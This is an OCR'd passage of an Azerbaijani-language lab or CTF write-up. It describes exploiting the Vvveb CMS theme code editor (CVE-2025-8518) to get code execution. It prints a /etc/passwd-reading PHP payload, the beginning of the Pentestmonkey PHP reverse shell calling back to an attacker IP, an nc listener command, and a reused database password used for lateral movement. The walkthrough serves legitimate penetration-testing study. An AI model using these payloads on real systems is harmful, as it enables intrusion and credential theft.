
Admin Panelinə Giriş və (RCE)


Tapılan kredensiallarla http://10.0.2.4/admin ünvanına daxil olundum. Vvveb CMS-in **"Themes → Code Editor"** funksionallığından istifadə edərək theme.php faylını redaktə etdim. Bu zəiflik (CVE-2025-8518) autentifikasiya olunmuş istifadəçiyə PHP kodu icra etməyə imkan verir.







theme.php faylına <?php echo file_get_contents('/etc/passwd'); ?> kodu yazılaraq yadda saxlanıldı və sayt yeniləndi. Nəticədə /etc/passwd faylının məzmunu ekranda göründü ki, bu da **RCE**-ni təsdiqlədi.












Reverse Shell Əldə Edilməsi

Həmin theme.php faylına **Pentestmonkey PHP Reverse Shell** yükləndi. Kali maşınında nc -lvnp 443 dinləyicisi (listener) açıldı və fayl tetiklənərək www-data istifadəçisi kimi shell əldə edildi. Terminal script /dev/null -c bash əmri ilə tam funksional (TTY) hala gətirildi.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Vvveb - Code Editor
Not Secure http://10.0.2.4/admin/index.php?module=editor/code&type=themes#%2Flanding
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Editing:
theme.php (/public/themes/landing/theme.php)
Close
Save changes
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.3'; // BURAYA KALİNİN IP-SİNİ YAZ
$port = 443;   // BURAYA PORTU YAZ
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
$pid = pcntl_fork();
if ($pid == -1) {
printit("ERROR: Can't fork");
exit(1);
}
if ($pid) {
exit(0); // Parent exits
}
if (posix_setsid() == -1) {
printit("Error: Can't setsid()");
exit(1);
}
$daemon = 1;
} else {
printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}
chdir("/");
umask(0);
Right Ctrl


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Vvveb - Code Editor
Vvveb
Not Secure http://10.0.2.4/admin/index.php?module=editor/code&type=themes#%2Flanding
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
View live website
Clear cache
Default
Live
English
Docs
admin
Vvveb
home → landing
Upload new file
Dashboard
Edit website
Posts
Pages
Media library
Users
Messages
ECOMMERCE
Sales
Products
CONFIGURATION
Plugins
Themes
Fields
Settings
Tools
backup Empty
blocks 4 items
cart 2 items
checkout 3 items
content 9 items
css 5 items
email 2 items
feed 6 items
fonts 2 items
img 9 items
js 9 items
product 5 items
screenshots 2 items
scss 19 items
search 1 item
sections 28 items
src 29 items
user 18 items
video 2 items
LICENSE 10 KB Edit
README.md 8 KB Edit
about.html 47 KB Edit
blank-breadcrumb.html 40 KB Edit
blank.html 39 KB Edit
blocks.js 0 Bytes Edit
Waiting for 10.0.2.4...
Right Ctrl




Lateral Movement


Kredensialların Təkrar İstifadəsi – bunny

www-data olaraq sistem daxilində kəşfiyyat aparıldıqda /var/www/vvveb/config/db.php faylında verilənlər bazası kredensialları tapıldı:

İstifadəçi adı: bunny Şifrə: buNNy_P@$$w0rd_99

su bunny əmri ilə bu şifrə istifadə edilərək bunny istifadəçisinə keçid edildi.







SSH Şəxsi Açarının İfşası - zer0arc4

